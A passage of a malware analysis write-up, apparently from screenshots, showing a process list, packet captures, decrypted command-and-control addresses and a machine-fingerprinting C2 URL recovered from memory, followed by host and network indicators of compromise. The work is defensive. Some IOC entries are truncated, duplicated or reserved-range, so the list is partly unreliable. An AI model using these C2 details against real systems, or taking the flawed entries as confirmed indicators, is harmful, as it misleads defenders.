
```
SearchIndexer.exe              3068            15.21 MB   NT AUTHORITY\S
ShellExperienceHost.exe        2484            21.77 MB   MSEDGEWIN10\IE
SearchUI.exe                   3224            80.85 MB   MSEDGEWIN10\IE
RuntimeBroker.exe              3260             2.95 MB   MSEDGEWIN10\IE
RuntimeBroker.exe              3648             9.45 MB   MSEDGEWIN10\IE
RuntimeBroker.exe              3896             2.85 MB   MSEDGEWIN10\IE
SppExtComObj.Exe               3744             1.76 MB   N...\NETWORK SE
svchost.exe                    4072             4.39 MB   N...\NETWORK SE
SgrmBroker.exe                 3020             2.16 MB   NT AUTHORITY\S
svchost.exe                     836             2.16 MB   NT A...\LOCAL SE
SecurityHealthService.exe      1752             2.98 MB   NT AUTHORITY\S
cmd.exe                        3136             1.99 MB   NT AUTHORITY\S
  conhost.exe                  1768   0.02      6.32 MB   NT AUTHORITY\S
dllhost.exe                     568              3.2 MB   MSEDGEWIN10\IE
WindowsInternal.Composa...     4188            14.02 MB   MSEDGEWIN10\IE
wermgr.exe                     4904             7.28 MB   MSEDGEWIN10\IE
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time           Source            Destination       Protocol  Length Info
  98 159.689944979 10.0.1.6          239.255.255.250   SSDP       179 M-SEARCH * HTTP/1.1
  99 161.254158186 10.0.1.6          213.32.252.221    TCP         66 [TCP Retransmission
 100 162.710821775 10.0.1.6          239.255.255.250   SSDP       179 M-SEARCH * HTTP/1.1
 101 173.527918854 10.0.1.6          10.0.1.2          DNS         76 Standard query 0x62
 102 173.536495711 10.0.1.2          10.0.1.6          DNS         92 Standard query resp
 103 174.885551426 10.0.1.6          95.140.217.242    TCP         66 49707 → 443 [SYN] S
 104 177.888840919 10.0.1.6          95.140.217.242    TCP         66 [TCP Retransmission
 105 178.546050262 PcsCompu_ed:eb:6e PcsCompu_bb:c6:ae ARP         42 Who has 10.0.1.6? T
 106 178.546361113 PcsCompu_bb:c6:ae PcsCompu_ed:eb:6e ARP         60 10.0.1.6 is at 08:0
 107 183.905254667 10.0.1.6          95.140.217.242    TCP         66 [TCP Retransmission
 108 188.751339484 PcsCompu_bb:c6:ae PcsCompu_ed:eb:6e ARP         60 Who has 10.0.1.2? T
 109 188.751353117 PcsCompu_ed:eb:6e PcsCompu_bb:c6:ae ARP         42 10.0.1.2 is at 08:0
 110 197.940157525 10.0.1.6          190.109.169.161   TCP         66 49708 → 443 [SYN] S
```


```
Frame 2615: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s8, id 0
Ethernet II, Src: PcsCompu_bb:c6:ae (08:00:27:bb:c6:ae), Dst: PcsCompu_ed:eb:6e (08:00:27:ed:eb:
Internet Protocol Version 4, Src: 10.0.1.6, Dst: 10.0.1.2
Transmission Control Protocol, Src Port: 49882, Dst Port: 80, Seq: 0, Len: 0
```

In process hacker we can also see multiple ipaddress used by the malware which were encrypted before.



```
Results - rundll32.exe (4288)

2,096 results.

Address      Length  Result
0x352da648   281     37BD11FACF8100E2A72A920EDBBA6CA81665 1DE2D0092D6F75E96604F8119AD737BD11FACF8100E2A72A920EDBBA6CA816
0x352dfc60   26      41.175.22.226
0x352e0dc0   20      114.76.201.233:33792
0x352e0de8   30      219.196.101.204
0x352e0e10   28      213.32.252.221
0x352e0e38   22      89.46.216.2
0x352e0e60   30      186.121.214.106
0x352e0e88   22      103.36.79.3
0x352e0eb0   21      219.196.101.204:40965
0x352e0ed8   26      103.108.97.51
0x352e0f00   19      189.112.119.205:443
0x352e0f28   19      186.121.214.106:443
0x352e0f50   18      213.32.252.221:443
0x352e0f78   18      90.254.224.52:7937
0x352e0fa0   19      228.100.94.21:15105
0x352e0fc8   19      217.90.16.242:19314
0x352e0ff0   17      189.51.118.78:443
0x352e1018   17      89.13.62.95:13020
0x352e1040   17      61.69.102.170:443
```

Here we can see the windows build number 19043 for the analysis machine being used in one of the Urls being used by the malware to get machine specific files.



```
0x3421538   25    Schannel Security Package
0x3421cc0   54    RSVP TCPv6 Service Provider
0x34220d0   54    RSVP UDPv6 Service Provider
0x34224e0   22    Hyper-V RAW
0x34226e8   48    MSAFD RfComm [Bluetooth]
0x34228f0   40    MSAFD Tcpip [TCP/IP]
0x3422af8   40    MSAFD Tcpip [RAW/IP]
0x3422d00   44    MSAFD Tcpip [TCP/IPv6]
0x3422f08   44    MSAFD Tcpip [UDP/IPv6]
0x3423110   40    MSAFD Tcpip [UDP/IP]
0x3423318   44    MSAFD Tcpip [RAW/IPv6]
0x3423520   50    RSVP TCP Service Provider
0x3423728   46    MSAFD L2CAP [Bluetooth]
0x3429f58   26    181.129.85.98
0x342a5e8   26    181.129.85.98
0x342af20   16    qqqqqqqqqqqqqqqq
0x342b530   16    qqqqqqqqqqqqqqqq
0x342b718   190   @://181.129.85.98:443/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF7B5A7330BD3F50EBB/5/file/
0x342b894   190   https://181.129.85.98/rob144/DESKTOP-6PLUBKG_W10019043.F72C4B900B33EEF7B5A7330BD3F50EBB/5/file/
0x342ba20   23    LRPC-25251f541e9b83ee9c
0x342bad4   23    LRPC-d9ae47edb9f1632e6b
```

IOC:-

- **Host based IOC**
    - File system
        - Creates ‘**c:\programdata\uegdsj.bat**’ file
        - Creates ‘**c:\programdata\kgheowd.dll**’ file
    - Process
        - Creates **wermgr.exe** process

- **Network Based IOC**
    - **https://rredgh.org/reply.php**
    - **181.129.85.98**
    - **61.69.102.170:443**
    - **219.196.101.204:40965**
    - **114.185.91.77:58258**
    - **228.100.94.21:15105**
    - **47.80.154.14:51982**
    - **181.129.85.98:443**
    - **189.51.118.78:443**
    - **49.176.188.184:443**
    - **213.32.252.221:443**
    - **186.121.214.106:443**
    - **89.13.62.95:13020**
    - **248.85.167.126:62436**
    - **59.147.129.141:4865**
    - **105.198.215.124:4101**
    - **90.254.224.52:7937**
    - **189.112.119.205:443**
    - **15.107.104.39:732**
    - **115.195.205.216:3845**
    - **114.76.201.233:33792**

- **217.90.16.242:19314**
- **145.154.43.46:45057**
- **189.112.119.205**
- **190.214.21.14**
- **213.32.252.221**
- **145.154.43.46**
- **186.121.214.106**
- **47.80.154.14**
- **217.90.16.242**
- **186.159.12.18**
- **189.51.118.78**
- **95.140.217.242**
- **186.47.75.58**
- **189.51.118.78**
- **213.32.252.221**
- **89.46.216.2**
- **95.140.217.242**
- **41.175.22.226**
- **187.108.32.133**
- **190.109.169.161**
- **49.176.188.184**
- **201.184.226.74**
- **190.109.171.17**
- **186.42.212.30**
- **248.85.167.126**
- **103.36.79.3**
- **219.196.101.204**
- **03.108.97.51**
- **189.112.119.205**
- **181.196.148.202**
- **217.90.16.242**
- **61.69.102.170**
- **15.107.104.39**
- **186.159.5.177**
- **189.51.118.78**
- **186.121.214.106**
- **61.69.102.170**
- **190.109.169.161**
- **190.109.171.17**
- **186.42.212.30**